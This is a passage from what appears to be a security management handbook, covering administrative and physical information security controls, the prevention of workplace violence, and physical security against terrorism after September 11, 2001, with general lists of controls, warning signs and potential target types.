Appropriate recruitment procedures can prevent the hiring of people who are likely to violate security policies. A thorough background investigation should be conducted, including checking on the applicant's criminal history and references. Although this does not necessarily screen individuals for honesty and integrity, it can help identify areas that should be investigated further.

Three types of references should be obtained: (1) employment, (2) character, and (3) credit. Employment references can help estimate an individual's competence to perform, or be trained to perform, the tasks required on the job. Character references can help determine such qualities as trustworthiness, reliability, and ability to get along with others. Credit references can indicate a person's financial habits, which in turn can be an indication of maturity and willingness to assume responsibility for one's own actions.

In addition, certain procedures should be followed when any employee leaves the company, regardless of the conditions of termination. Any employee being involuntarily terminated should be asked to leave

the premises immediately upon notification, to prevent further access to computing resources. Voluntary terminations may be handled differently, depending on the judgment of the employee's supervisors, to enable the employee to complete work in process or train a replacement.

All authorizations that have been granted to an employee should be revoked upon departure. If the departing employee has the authority to grant authorizations to others, these other authorizations should also be reviewed. All keys, badges, and other devices used to gain access to premises, information, or equipment should be retrieved from the departing employee. The combinations of all locks known to a departing employee should be changed immediately. In addition, the employee's log-on IDs and passwords should be canceled, and the related active and backup files should be either deleted or reassigned to a replacement employee.

Any special conditions to the termination (e.g., denial of the right to use certain information) should be reviewed with the departing employee; in addition, a document stating these conditions should be signed by the employee. All terminations should be routed through the computer security representative for the facility where the terminated employee works to ensure that all information system access authority has been revoked.

Security Policies and Procedures

Appropriate policies and procedures are key to the establishment of an effective information security program. Policies and procedures should reflect the general policies of the organization as regards the protection of information and computing resources. Policies should cover the use of computing resources, marking of sensitive information, movement of computing resources outside the facility, introduction of personal computing equipment and media into the facility, disposal of sensitive waste, and computer and data security incident reporting. Enforcement of these policies is essential to their effectiveness.

Supervision

Often, an alert supervisor is the first person to notice a change in an employee's attitude. Early signs of job dissatisfaction or personal distress should prompt supervisors to consider subtly moving the employee out of a critical or sensitive position.

Supervisors must be thoroughly familiar with the policies and procedures related to the responsibilities of their department. Supervisors should require that their staff members comply with pertinent policies and procedures and should observe the effectiveness of these guidelines. If the objectives of the policies and procedures can be accomplished more effectively, the supervisor should recommend appropriate improvements. Job assignments should be reviewed regularly to ensure that an appropriate separation of duties is maintained, that employees in sensitive positions are occasionally removed from a complete processing cycle without prior announcement, and that critical or sensitive jobs are rotated periodically among qualified personnel.

Disaster Recovery, Contingency, and Emergency Plans

The disaster recovery plan is a document containing procedures for emergency response, extended backup operations, and recovery should a computer installation experience a partial or total loss of computing resources or physical facilities (or of access to such facilities). The primary objective of this plan, used in conjunction with the contingency plans, is to provide reasonable assurance that a computing installation can recover from disasters, continue to process critical applications in a degraded mode, and return to a normal mode of operation within a reasonable time. A key part of disaster recovery planning is to provide for processing at an alternative site during the time that the original facility is unavailable.

Contingency and emergency plans establish recovery procedures that address specific threats. These plans help prevent minor incidents from escalating into disasters. For example, a contingency plan might provide a set of procedures that defines the condition and response required to return a computing

capability to nominal operation; an emergency plan might be a specific procedure for shutting down equipment in the event of a fire or for evacuating a facility in the event of an earthquake.

User Registration for Computer Access

Formal user registration ensures that all users are properly authorized for system and service access. In addition, it provides the opportunity to acquaint users with their responsibilities for the security of computing resources and to obtain their agreement to comply with related policies and procedures.

Detective Administrative Controls

Detective administrative controls are used to determine how well security policies and procedures are complied with, to detect fraud, and to avoid employing persons that represent an unacceptable security risk. This type of control includes:

- Security reviews and audits
- Performance evaluations
- Required vacations
- Background investigations
- Rotation of duties

Security Reviews and Audits

Reviews and audits can identify instances in which policies and procedures are not being followed satisfactorily. Management involvement in correcting deficiencies can be a significant factor in obtaining user support for the computer security program.

Performance Evaluations

Regularly conducted performance evaluations are an important element in encouraging quality performance. In addition, they can be an effective forum for reinforcing management's support of information security principles.

Required Vacations

Tense employees are more likely to have accidents or make errors and omissions while performing their duties. Vacations contribute to the health of employees by relieving the tensions and anxieties that typically develop from long periods of work. In addition, if all employees in critical or sensitive positions are forced to take vacations, there will be less opportunity for an employee to set up a fraudulent scheme that depends on the employee's presence (e.g., to maintain the fraud's continuity or secrecy). Even if the employee's presence is not necessary to the scheme, required vacations can be a deterrent to embezzlement because the employee may fear discovery during his or her absence.

Background Investigations

Background investigations may disclose past performances that might indicate the potential risks of future performance. Background investigations should be conducted on all employees being considered for promotion or transfer into a position of trust; such investigations should be completed before the employee is actually placed in a sensitive position. Job applicants being considered for sensitive positions should also be investigated for potential problems. Companies involved in government-classified projects should conduct these investigations while obtaining the required security clearance for the employee.

Rotation of Duties

Like required vacations, rotation of duties (i.e., moving employees from one job to another at random intervals) helps deter fraud. An additional benefit is that as a result of rotating duties, employees are cross-trained to perform each other's functions in case of illness, vacation, or termination.

Physical controls

Preventive

- Backup files and documentation
- Fences
- Security guards
- Badge systems
- Locks and keys
- Backup power
- Biometric access controls
- Site selection
- Fire extinguishers

Detective

- Motion detectors
- Smoke and fire detectors
- Closed-circuit television monitoring
- Sensors and alarms

Technical controls

Preventive

- Access control software
- Anti-virus software
- Library control systems
- Passwords
- Backup power
- Smart cards
- Encryption
- Dial-up access control and callback systems

Detective

- Audit trails
- Intrusion-detection expert systems

Administrative controls

Preventive

- Security awareness and technical training
- Separation of duties
- Procedures for recruiting and terminating employees
- Security policies and procedures
- Supervision
- Disaster recovery and contingency plans
- User registration for computer access

Detective

- Security reviews and audits
- Performance evaluations
- Required vacations
- Background investigations
- Rotation of duties

EXHIBIT 102.1 Information security controls.

Summary

Information security controls can be classified as physical, technical, or administrative. These are further divided into preventive and detective controls. Exhibit 102.1 lists the controls discussed in this chapter.

The organization's security policy should be reviewed to determine the confidentiality, integrity, and availability needs of the organization. The appropriate physical, technical, and administrative controls can then be selected to provide the required level of information protection, as stated in the security policy.

A careful balance between preventive and detective control measures is needed to ensure that users consider the security controls reasonable and to ensure that the controls do not overly inhibit productivity. The combination of physical, technical, and administrative controls best suited for a specific computing environment can be identified by completing a quantitative risk analysis. Because this is usually an expensive, tedious, and subjective process, however, an alternative approach—referred to as meeting the standard of due care—is often used. Controls that meet a standard of due care are those that would be considered prudent by most organizations in similar circumstances or environments. Controls that meet the standard of due care generally are readily available for a reasonable cost and support the security policy of the organization; they include, at the least, controls that provide individual accountability, auditability, and separation of duties.

Workplace Violence: Event Characteristics and Prevention

George Richards, CPP

Introduction

There is little debate that workplace violence is an issue that deserves considerable attention from public and private executives, policy makers, and law enforcement. Homicide, the third-leading cause of workplace fatalities, emphasizes that point. According to the Bureau of Labor Statistics Census of Fatal Occupational Injuries (CFOI), there were 639 homicides in the workplace during 2001 and 8786 total fatalities in the workplace that same year.

When depicted through the electronic media, scenes of workplace violence elicit responses of shock from viewers. There are high-risk occupations in which a certain number of accidents and fatalities, while considered tragic, are accepted. Members of the law enforcement, fire service, and the military communities rank high on this list. However, when we hear of someone in a "civilian" occupation, a secretary, clerk, or factory worker injured by a disturbed co-worker or client, it becomes more difficult to understand the circumstances that led to this type of victimization.

Environmental Conditions

The daily activities of most people can be separated into three categories: home, community, and work. Victimizations do occur at home. Home intrusions to burglarize or assault residents happen frequently. Consequentially, the specter of domestic violence looms most specifically in residences. However, compared to other locations, the home is a relatively safe place. The chief reason for this is that people are intimately aware of their home environments.

Strangers are recognized and either consciously or subconsciously placed in a category of wariness. Changes to the physical structure of the home that pose security risks, such as a porch light being out or a loose hinge, are noticed and corrected by the homeowner. The time we spend in our homes and neighborhoods gives us a sense of community. Thus, any alterations to that community are noticed.

Interaction with the community is necessary. Shopping for groceries, trips to the bank or pharmacy, and dining out are routine activities. While victimization does occur in every community, it is reduced through a natural wariness we have to unfamiliar and infrequent surroundings. If we see a stranger in a parking lot, it is normal to give that person a wider berth than we would someone with whom we are acquainted. Our protection "antennae" become more attuned to the environment in which we find ourselves.

The work environment, however, differs from both home and community milieus. Few people work in solitude. Managers and co-workers are generally an integral part of our occupations. Depending on the type of job a person has, interaction with clients or customers is a customary part of one's tasks. The difficulty with determining personal risk in the work environment hinges on the time we spend there surrounded by people with whom we are familiar.

Most people spend approximately 40 hours per week at their jobs. This is usually spread over a five-day workweek. Consequently, we may become desensitized to our surroundings from the sheer amount of time we spend there. The people we work with and serve become familiar. That familiarity can breed an assumption of safety that may not be accurate. The question centers on how well we know our co-workers. Work is not the only environment that can create stress. An unhappy marriage, financial pressures, and illness are only a few of the stressors that are common in people's lives. Braverman (1999, p. 21) contends that "Violence is the outcome of unbearable stress." There are work-related stressors as well as the aforementioned personal stressors. Among these is the loss of a job, demotion, reduction in pay, or a poor personal relationship with co-workers or supervisors. A belief that your abilities and job performance are marginalized can result in a poor self-image, which for some people may be unbearable. The desire to strike out at the person whom you blame for this feeling can be overwhelming.

In addition to working with someone who may be volatile, the well-adjusted employee may have relationships with people who are unstable. The dilemma of domestic violence often spills over into the workplace. It is estimated that one out of four women will be physically abused by a romantic partner in her lifetime (Glazer, 1993). While the victim of abuse is the target of the perpetrator's rage, those around that person may also suffer from the assault.

We simply do not know the emotional baggage people bring into the workplace. People have problems. Some know how to deal with these issues; others do not. It is out of concern for the latter that workplace violence poses a concern for law enforcement and public service.

Typology of Workplace Violence

The most commonly used classification system to categorize incidents of workplace violence is the one constructed by the California Occupational Safety and Health Administration (CalOSHA; State of California Department of Industrial Relations, 1995). According to CalOSHA, there are three types of workplace violence. These categorizations are based on the relationship of the offender to the victim and type of place where the incident occurred.

In Type I incidents, the offender does not have a legitimate relationship with the employees of the business or the business itself. A common motive demonstrated in this category is robbery. For example, the perpetrator enters a convenience store late at night with the intent of robbing the establishment. During the commission of the crime, the clerk on duty is injured or killed. Types of businesses with high rates of Type I incidences include convenience stores and liquor stores. Occupations especially at risk for Type I incidents are security guards, store clerks, custodians, and cab drivers. Other than identifying that a specific type of business such as a liquor store or convenience store is at risk for Type I workplace violence, there is little that can be done to predict victimization. Targets are chosen either because they are convenient or are perceived to be less protected than similar businesses.

Type II acts are commonly attributed to people who have some form of relationship with an employee. According to Braverman (1999), Type II incidents make up the largest proportion of serious, nonfatal injuries. An example of a Type II incident is the assault of a health-care worker. Barab (1996) stated that female health-care workers suffer a higher rate of nonfatal assaults than any other type of occupation. Type II incidents also account for such incidences as women being stalked, harassed, and assaulted in the workplace by romantic or former romantic partners.

Type III covers violence between employee events. Type III events, while serious, account for roughly 6 percent of workplace fatalities (Barab, 1996). Consequentially, most incidents of Type III violence come in the form of threats, not actual assaults. The threat of Type III violence usually generates the greatest

fear among the workforce. Risk from workplace violence can also be categorized in two forms: external and internal. The external threat is much easier to address. People can be barred from property through protection orders. Additional physical and procedural measures can be taken to insulate workers at risk from clients and the general public. The internal threat is much more difficult to address. The worker who believes he is at risk from a co-worker lives in an environment of fear. The closer the proximity of possible perpetrator to victim increases the convenience and likelihood of victimization.

Homicide in the Workplace

The image of a sheet-covered body being removed from a factory or office is a powerful one. The mass media plays an important role in informing the public of possible risks of victimization. However, the reporting of especially heinous and sensationalized events may serve to increase attention on the unusual and macabre. Learning from the college courses and workshops I have taught on workplace violence, I have found that the fear of homicide, not assault, is the chief concern of my students. While the fear is real, the actual risk of becoming a fatality in the workplace is a negligible one and is largely dependent on the career choice people make.

Workers most susceptible to homicide in the workplace are those who deal in cash transactions. Other factors that increase the risk of victimization are working alone, employment in high-crime areas, and guarding valuable property (Sygnatur and Toscano, 2000). Police are especially susceptible to workplace homicide because their mission of order maintenance routinely brings them into contact with violent individuals. Of any occupation, it was found in the 1998 Census of Fatal Occupational Injuries (CFOI) that cab drivers and chauffeurs are the most likely to be murdered while performing their work. This was followed by law enforcement, private security officers, managers, and truck drivers. Robbery, not homicide, was the motivation behind truck driver fatalities.

The 1998 CFOI also revealed workplace violence incidents in retail trade and services were responsible for nearly 60 percent of fatalities. Grocery stores, restaurants and bars, and service stations were among those businesses that suffered from this type of victimization. Violence in the public sector accounted for 13 percent of the sample. This category accounted for acts against law enforcement, social workers, and emergency service personnel.

A common misconception about workplace violence is that the majority of workplace homicides are committed late at night or early in the morning. The 1998 CFOI found that there were roughly the same number of homicides committed between 8:00 a.m. and noon as there were between 8:00 p.m. and midnight. The period with the fewest homicides perpetrated was between midnight and 8:00 a.m.

The 1998 CFOI found that men were more likely than women to be victims of homicide in the workplace. While women represent nearly half of the national workforce, they accounted for only 23 percent of the victims of workplace homicide. The CFOI also discovered that minorities faced a higher risk of becoming victims of homicide. Synatur and Toscano (2000) held that this was due to their disproportionate share of occupations in which workplace homicide risk is relatively high, such as cab drivers and small business managers.

Perpetrator Profile

According to Holmes (1989), profiling the perpetrator of any crime is a dangerous proposition. Not everyone agrees that profiling is a useful weapon in the investigator's arsenal. It is not based on science, but rather on a combination of the profiler's experience, training, and intuition. "That is, he develops a 'feel' for the crime" (Holmes, 1989, p. 14). Using this approach, a criminological profile can better be described as an art, rather than a science.

Braverman (1999) warns against becoming enamored with profiling as a useful predictor of violence. He contends that profiles are generally too broad to be of any utility to the investigator or manager. "What precisely do you do once you have identified all the socially isolated divorced white males in your

workforce who are preoccupied with guns and tend to blame other people for their problems?" (Braverman, 1999, p. 2). While it is natural to look for the "quick fix" in identifying risks, dependence on the profile could engender a false sense of security.

Holmes (1989) states there are three goals in the criminal profile. The first goal is to provide a social and psychological assessment of the offender. This section of the profile should discuss the basic elements of the perpetrator's personality. Among these would be predictions as to the race, age, occupation, education, and marital status of the offender. This goal serves to focus the attention of the investigating agency.

The second goal, according to Holmes (1989), is a psychological evaluation of items found in the offender's possession. For example, if a person acted in a particularly violent manner during a sexual assault, items found such as pictures of the victim or pornography could be used to explain the motivations of the subject. The third goal is to provide interviewing strategies. As no two people are alike, no two suspects will respond in the same fashion while being interviewed. A psychological profile of how the suspect will likely respond under questioning will guide investigators in phrasing their questions.

Heskett (1996) agrees with Holmes' (1989) contention that profiling is a risky endeavor. "Stereotyping employees into narrowly defined classifications could establish a propensity to look for employees who fit into the profiles and ignore threats or intimidations made by others" (Heskett, 1996, p. 43). Yet, from case studies of workplace violence incidents, a profile into which a considerable proportion of offenders fit can be constructed.

Heskett (1996) paints a broad picture of the workplace violence offender. They are typically white males between the ages of 25 and 45. Their employment can best be described as long-term. Consequently, it is often found afterward that they have a strong, personal connection with their occupation. Heskett (1996, p. 46) developed the following list of warning signs of possible violent behavior from an analysis of case histories:

- Threats of physical violence or statements about getting even
- History of violence against co-workers, family members, other people, or animals
- History of failed relationships with family members, spouses, friends, or co-workers
- Lack of a social support system (i.e., friends and family)
- Paranoia and distrust of others
- Blaming others for life's failures and problems
- Claims of strange events, such as visits from UFOs
- Alcohol or drug abuse on or off the job
- Frequent tardiness and absenteeism
- Concentration, performance, or safety-related problems
- Carrying or concealing a weapon at work (security officers, police officers, etc. excepted)
- Obsession with weapons, often exotic weapons
- Fascination with stories of violence, especially those that happen at a workplace, such as frequent discussions of the post office slayings
- History of intimidation against other people
- High levels of frustration, easily angered
- Diminished self-esteem
- Inability to handle stressful situations
- Romantic obsession with a co-worker

Once again, the reader must be cautioned that while this profile may help construct a mental image of a possible perpetrator, the majority of items on this list do not constitute criminal behavior. Acting strange or eccentric is not a crime. Likewise, while making people uncomfortable may not contribute to an ideal work environment, it is not a criminal act.

Strategies for Prevention

Utilizing Crime Prevention Through Environmental Design (CPTED) strategies to alter the physical environment of the business can be an effective means of reducing risk. This could entail changing the location of cash registers or installing bullet-resistant barriers. Other means of physical changes could be measures to improve the visibility of employees to other employees and the general public by taking down signs or posters in the front of stores and improving lighting around the perimeter of the building. Points of ingress and egress from the facility should be controlled. While this is obviously more difficult in a retail setting, persons entering the building should be monitored whenever possible. Security devices for access control include closed-circuit television (CCTV), alarms, biometric identification systems, and two-way mirrors.

Personnel guidelines for screening visitors and notifying security should be developed and the information disseminated throughout the entire facility. Standards of behavior should be articulated. Any deviation from acceptable conduct in the workplace should be addressed as soon as possible. This "zero tolerance" for inappropriate behavior can serve to reassure employees that management is willing to address issues pertaining to their dignity and safety. Training in how to respond to a workplace violence situation may mitigate the harm done by the act.

One of the most effective means of preventing workplace violence is conducting a thorough preemployment background investigation. While former employers are often reticent to discuss specific items in an applicant's background out of fear of litigation, the seasoned investigator can "ferret out" information pertaining to the applicant's work ethic and reliability. Criminal records, credit histories, personal references, and school records are excellent resources for determining an applicant's level of responsibility.

Conclusion

Workplace violence is a concern for both employees and managers of public and private agencies. While there is no dependable profile of the potential perpetrator, businesses and other organizations are not powerless to reduce the risk of possible victimization. Tragedy can be averted by acting in a proactive manner in order to alert and train employees.. Diligence on the part of management in promoting a safe work environment serves to create an environment of greater satisfaction on the part of the employee.

References

Braverman, M. *Preventing Workplace Violence: A Guide for Employers and Practitioners.* Thousand Oaks, CA: Sage Publications, Inc., 1999.

Glazer, S. Violence against Women. *CQ Researcher,* 171, February 1993.

Heskett, S.L. *Workplace Violence: Before, During, and After.* Boston: Butterworth-Heinemann, 1996.

Holmes, R.M. *Profiling Violent Crimes: An Investigative Tool.* Newbury Park, CA: Sage Publications, Inc., 1989.

State of California Department of Industrial Relations (March 30, 1995). Cal/OSHA Guidelines for Workplace Security. <http:www.dir.ca.gov/dosh/dosh_publications/worksecurity. html> April 11, 2004.

Sygnatur, E.F. and Toscano, G.A. Work-Related Homicides: The Facts. *Compensation and Working Conditions,* 3–8, Spring 2000.

Physical Security: The Threat after September 11, 2001

Jaymes Williams, CISSP

The day that changed everything began for me at 5:50 a.m. I woke up and turned on the television to watch some news. This was early Tuesday morning, September 11, 2001. My local news station had just interrupted its regular broadcast and switched over to CNN, so right away I knew something important had happened. I learned an airliner had crashed into one of the towers of the World Trade Center in New York.

In disbelief, I made my way to the kitchen and poured myself a cup of coffee. I returned to the television and listened to journalists and airline experts debate the likely cause of this event. I thought to myself, "there isn't a cloud in the sky; how could an aircraft accidentally hit such a large structure?" Knowing, but not wanting to accept the answer, I listened while hoping the television would give me a better one.

While waiting for the answer that never came, I noticed an aircraft come from the right side of the screen. It appeared to be going behind the towers of the Trade Center, or perhaps I was only hoping it would. This was one of those instances where time appeared to dramatically slow down. In the split second it took to realize the plane should have already come out from behind the towers, the fireball burst out the side of the tower instead. It was now undeniable. This was no accident.

Later, after getting another cup of coffee, I returned to the television to see only smoke; the kind of smoke you only see when a building is imploded to make way for new construction. To my horror, I knew a tower had collapsed. Then, while the journalists were recovering from the shock and trying to maintain their on-air composure, they showed the top of the remaining tower. For some reason, it appeared that the camera had started to pan up. I started to feel a bit of vertigo. Then, once again, a horrible realization struck. The camera was not going up; the building was going down. Within the span of minutes, the World Trade Center was no more; and Manhattan was totally obscured by smoke. I was in total disbelief. This had to be a movie; but it was not. The mind's self-defenses take over when things occur that it cannot fathom, and I felt completely numb. I had witnessed the deaths of untold thousands of people on live TV. Although I live 3000 miles away, it might as well have happened down the street. The impact was the same. Then the news of the crash at the Pentagon came, followed by the crash of the aircraft in Pennsylvania.

I tried to compose myself to go to work, although work seemed quite unimportant at the moment. Somehow, I put myself together and made my way out the door. On the way to work, I thought to myself that this must be the Pearl Harbor of my generation. And, I realized, my country was probably at war — but with whom?

The preceding is my recollection of the morning of September 11. This day has since become one of those days in history where we all remember where we were and what we were doing. Although we all have our own individual experiences from that horrible day, some people more affected than others, these individual experiences all form a collective experience that surprised and shocked us all.

Security practitioners around the world, and especially in the United States, have to ask themselves some questions. Can this happen here? Is my organization a potential target? Now that a War on Terrorism has begun as a result of the September 11 attacks, the answer to both of these questions, unfortunately, is "yes." However, there are some things that can be done to lessen the risk. This chapter examines why the risk of terrorism has increased, what types of organizations or facilities are at higher risk, and what can be done to lessen that risk.

Why Is America a Target?

> Just because you're not paranoid doesn't mean they're not out to get you!
>
> **— From the U.S. Air Force Special Operations Creed**

There are many reasons terrorist groups target America. One reason is ideological differences. There are nations or cultures that do not appreciate the freedom and tolerance espoused by Americans. America is inarguably the world's leading industrial power and capitalist state. There are people in the world who may view America as a robber baron nation and hate Americans because of our perceived wealth. Another reason is religious differences. There are religiously motivated groups that may despise America and the West because of perceived nonconformance with their religious values and faith. A further reason is the perception that the U.S. government has too much influence over the actions of other governments. Terrorists may think that, through acts of terror, the U.S. government will negotiate and ultimately comply with their demands. However, our government has repeatedly stated it will not negotiate with terrorists.

A final reason is that Americans are perceived as easy targets. The "open society" in America and many Western countries makes for easy movement and activities by terrorists. Whether performing in charitable organizations, businesses, in governmental capacities, or as tourists, Americans are all over the world. This makes targeting Americans quite easy for even relatively poorly trained terrorist groups. U.S. military forces stationed around the world are seen as visible symbols of U.S. power and, as such, are also appealing targets to terrorists.

Why be Concerned?

Terrorism can be defined as the calculated use of violence, or threat of violence, to inculcate fear; intended to coerce or intimidate governments or societies in the pursuit of goals that are generally political, religious, or ideological. Some examples of terrorist objectives and tactics can be seen in Exhibit 163.1.

The increased threat of terrorism and cyber-terrorism is a new and important consideration for information security practitioners. Previously, physical security threats included such things as unauthorized access, crime, environmental conditions, inclement weather, earthquakes, etc. The events of September 11 have shown us exactly how vulnerable we are. One of the most important lessons we security practitioners can take from that day is to recognize the need to reevaluate our physical security practices to include terrorism. Adding terrorism to the mix necessitates some fundamental changes in the way we view traditional physical security. These changes need to include protective measures from terrorism.

Depending on the type of organization, it is quite possible that terrorists may target it. Whether they target facilities or offices for physical destruction or they select an organization for a cyber-strike, prudent information security practitioners will assume they have been targeted and plan accordingly.

Is Your Organization a Potential Target?

Many organizations may be potential targets of terrorists and have no idea they are even vulnerable. Government agencies, including federal, state, and local, and infrastructure companies may be primary targets. Other vulnerable organizations may be large multinational companies that market American products around the world and organizations located in well-known skyscrapers. Specific examples of these types of potential targets

EXHIBIT 163.1 Terrorist Objectives and Tactics

Examples of Terrorist Objectives
Attract publicity for the group's cause
Demonstrate the group's power
Show the existing government's lack of power
Extract revenge
Obtain logistic support
Cause a government to overreact
Common Terrorist Tactics
Assassination
Arson
Bombing
Hostage taking
Kidnapping
Hijacking or skyjacking
Seizure
Raids or attacks on facilities
Sabotage
Hoaxes
Use of special weapons
Environmental destruction
Use of technology

will not be named to avoid the possibility of placing them at higher risk. See Exhibit 163.2 for different types of potential targets.

Government Agencies

There are many terrorists who hate the U.S. government and those of many Western countries. In the minds of terrorists and their sympathizers, governments create the policies and represent the values with which they vehemently disagree. It does not take a rocket scientist, or an information security practitioner for that matter, to realize that agencies of the U.S. government are prime targets for terrorists. This, of course, also includes the U.S. military. Other Western countries, especially those supporting the United States in the War on Terrorism, may also find themselves targets of terrorists. State and local governments may also be at risk.

- *Infrastructure companies.* Companies that comprise the infrastructure also face an increased risk of terrorism. Not only may terrorists want to hurt the U.S. and Western governments, but they may also want to disrupt normal life and the economies of the Western world. Disrupting the flow of energy, travel, finance, and information is one such way to accomplish this. The medical sector is also included here. One has to now consider the previously unthinkable, look beyond our usual mindsets, and recognize that, because medical facilities have not previously been targeted, it is conceivable they could be targeted in the future.
- *Location-based targets.* There are also those targets that by their location or function are at risk. Just as the towers of the World Trade Center represented the power of the American economy to the September 11 terrorists, other landmarks can be interpreted as representing things uniquely American to those with hostile intent. Such landmarks can include skyscrapers in major cities or any of the various landmarks that represent American or Western interests. Popular tourist destinations or events with large numbers of people in attendance can also be at risk because they are either uniquely American/Western or simply because they are heavily populated.
- *Things that mean America.* There is another category to consider. This category has some overlap with the above categories but still deserves mention. Large corporations that represent America or the West to the rest of the world can also be targeted. This also includes companies whose products are sold around the world and represent America to the people of the world.

EXHIBIT 163.2 Potential Terrorist Targets

Government Agencies
U.S. federal agencies
U.S. military facilities
State governments
County governments
Local governments
Infrastructure
Energy
Transportation
Financial
Water
Internet
Medical
Location Based
Tall office buildings
National landmarks
Popular tourist destinations
Large events
Associated with America
Large corporations synonymous with the Western world
American or *U.S.* in the name
Companies that produce famous American brand products

If an organization falls into one of the above categories, it may face a greater risk from terrorism than previously thought. If an organization does not fit one of the above categories, information security practitioners are still well-advised to take as many antiterrorism precautions as feasible.

Paradigm Shift: Deterrence to Prevention

> Business more than any other occupation is a continual dealing with the future; it is a continual calculation, an instinctive exercise in foresight.
>
> **— Henry R. Luce**

The operating paradigm of physical security has been deterrence. The idea of a perpetrator not wanting to be caught, arrested, or even killed has become so ingrained in the way we think that we take it for granted. As we probably all know by now, there are people motivated by fervent religious beliefs or political causes that do not share this perspective; they may be willing or even desiring to die to commit an act they believe will further their cause.

Most security protections considered industry standard today are based on the deterrence paradigm. Security devices such as cameras, alarms, x-ray, or infrared detection are all used with the intent to deter a perpetrator who does not want to be caught. Although deterrence-based measures will provide adequate security for the overwhelming majority of physical security threats, these measures may be largely ineffective against someone who plans to die committing an act of terrorism.

On the morning of September 11, 2001, we learned a painful lesson: that deterrence does not deter those who are willing to die to perpetrate whatever act they have in mind. Unfortunately, this makes physical security much more difficult and expensive. Information security practitioners need to realize that commonly accepted standards such as having security cameras, cipher-lock doors, and ID badges may only slow down a potential terrorist. Instead of working to deter intruders, we now have to also consider the previously unconsidered — the suicidal terrorist. This means considering what measures it will take to prevent someone who is willing to die to commit a terrorist act.

The airline industry appears to have learned that much more stringent security measures are required to prevent a recurrence of what happened on September 11. Previously, an airline's worst nightmare was either a bombing of an aircraft or a hijacking followed by tense negotiations to release hostage passengers. No one had considered the threat of using an airliner as a weapon of mass destruction. Anyone who has flown since then is familiar with the additional delays, searches, and ID checks. They are inconvenient and slow down the traveler; however, this is a small price to pay for having better security.

Although there is still much more to be done, this serves as an example of using the prevention paradigm. The airlines have taken many security measures to prevent another such occurrence. Unfortunately, as with information security, there is no such thing as absolute physical security. There is always the possibility that something not previously considered will occur. Information security practitioners will also likely have to work within corporate/governmental budget constraints, risk assessments, etc. that may limit their ability to implement the needed physical security changes.

Reducing The Risk of Terrorism

> The determination of these terrorists will not deter the determination of the American people. We are survivors and freedom is a survivor.
>
> **— Attorney General John Ashcroft**
>
> **Press conference on September 11, 2001**

Now that we have a better understanding of why we face a greater risk of terrorism and who may be a target, the issue becomes how to better protect our organizations and our fellow employees. There are many methods to reduce the risk of terrorism. These methods include reviewing and increasing the physical security of an organization using the previously discussed prevention paradigm; controlling sensitive information through operational security; developing terrorism incident handling procedures; and building security procedures and antiterrorism procedures for employees. Several of these methods rely on employee training and periodic drills to be successful.

Physical Security Assessments

The first step in reducing risk is to control the physical environment. In this section we use the term *standard* to imply industry-standard practices for physical security. The term *enhanced* will refer to enhanced procedures that incorporate the prevention paradigm.

Verify Standard Physical Security Practices Are in Place

Conduct a standard physical security assessment and implement changes as required. It is important to have physical security practices at least at current standards. Doing this will also minimize the risk from most standard physical security threats. As the trend toward holding organizations liable continues to emerge in information security, it is also likely to occur with physical security in the foreseeable future.

Conduct an Enhanced Physical Security Assessment

Once the standard physical security is in place, conduct another assessment that is much more stringent. This assessment should include enhanced physical security methods. Unfortunately, there is not yet a set of industry standards to protect against the enhanced threat. Many excellent resources are available from the U.S. government. Although they are designed for protecting military or other government facilities, many of these standards can also be successfully implemented in the private sector. At this point, information security practitioners are essentially left to their own initiative to implement standards. Perhaps, in the near future, a set of standards will be developed that include the enhanced threat.

Currently, there are many excellent resources available on the Internet from the U.S. government. However, at the time of this writing, the U.S. government is becoming more selective about what information is available to the public via the Internet for security reasons. It is quite possible that these resources may disappear from the Internet at some point in the near future. Information security practitioners may wish to locate these valuable resources before they disappear. A listing of Internet resources can be found in Exhibit 163.3.

EXHIBIT 163.3 Internet Resources

Professional Organizations
DRI International — http://www.drii.org
International Security Management Association — http://www.ismanet.com
The Terrorism Research Center — http://www.terrorism.com/index.shtml
Infosyssec.com's physical security resource listing — http://www.infosyssec.com/infosyssec/physfac1.htm
Infosyssec.com's Business Continuity Planning Resource Listing — http://www.infosyssec.net/infosyssec/buscon1.htm

Government Agencies
National Infrastructure Protection Center (NIPC) — http://www.nipc.gov
Federal Bureau of Investigation (FBI) — http://www.fbi.gov
Office of Homeland Security Critical Infrastructure Assurance Office (CIAO) — http://www.ciao.gov
Office of Homeland Security — http://www.whitehouse.gov/homeland/
FBI's "War on Terrorism" page — http://www.fbi.gov/terrorinfo/terrorism.htm
Canadian Security Intelligence Service (CSIS) Fighting Terrorism Page — http://canada.gc.ca/wire/2001/09/110901-US_e.html
Bureau of Alcohol, Tobacco & Firearms Bomb Threat Checklist — http://www.atf.treas.gov/explarson/information/bombthreat/checklist.htm

Military Agencies
Department of Defense — http://www.defenselink.mil/
Department of Defense's "Defend America" site — http://www.defendamerica.mil/
U.S. Army Physical Security Field Manual — http://www.adtdl.army.mil/cgi-bin/atdl.dll /fm/3-19.30/toc.htm

Implement Recommended Changes

Again, because there is no uniform set of standards for enhanced physical security for the private sector, we are left to our own devices for enhancing our physical security. Because we are not likely to have unlimited budgets for improving physical security, information security practitioners will have to assess the risk for their organizations, including the potential threat of terrorism, and make recommended changes based on the assessed risk. Ideally, these changes should be implemented in the most expeditious manner possible.

Controlling Sensitive Information through Operational Security (OPSec)

We have now successfully "circled the wagons" and improved physical access controls to our facilities. The next step is to better control our sensitive information. As illustrated by the famous World War II security poster depicted in Exhibit 163.4, the successful control of information can win or lose wars. The Allied capture of the Enigma encryption device proved a critical blow to the Germans during World War II. The Allies were then able to decipher critical codes, which gave them an insurmountable advantage. Again, during the Gulf War, the vast technical advantage enjoyed by the Allied Coalition gave them information supremacy that translated into air supremacy.

These lessons of history illustrate the importance of keeping sensitive information out of the hands of those who wish to do harm. In the days since September 11, this means keeping sensitive information from all who do not need access. First, we need to define exactly what information is sensitive. Then we need to determine how to best control the sensitive information.

- *Defining sensitive information.* Sensitive information can easily be defined as information that, if available to an unauthorized party, can disclose vulnerabilities or can be combined with other information to be used against an organization. For example, seemingly innocuous information on a public Web site can provide a hostile party with enough information to target that organization. Information such as addresses of facilities, maps to facilities, officer and employee names, and names and addresses of customers or clients can all be combined to build a roadmap. This roadmap can tell the potential terrorist not only where the organization is and what it does, but also who is part of the organization and where it is vulnerable.

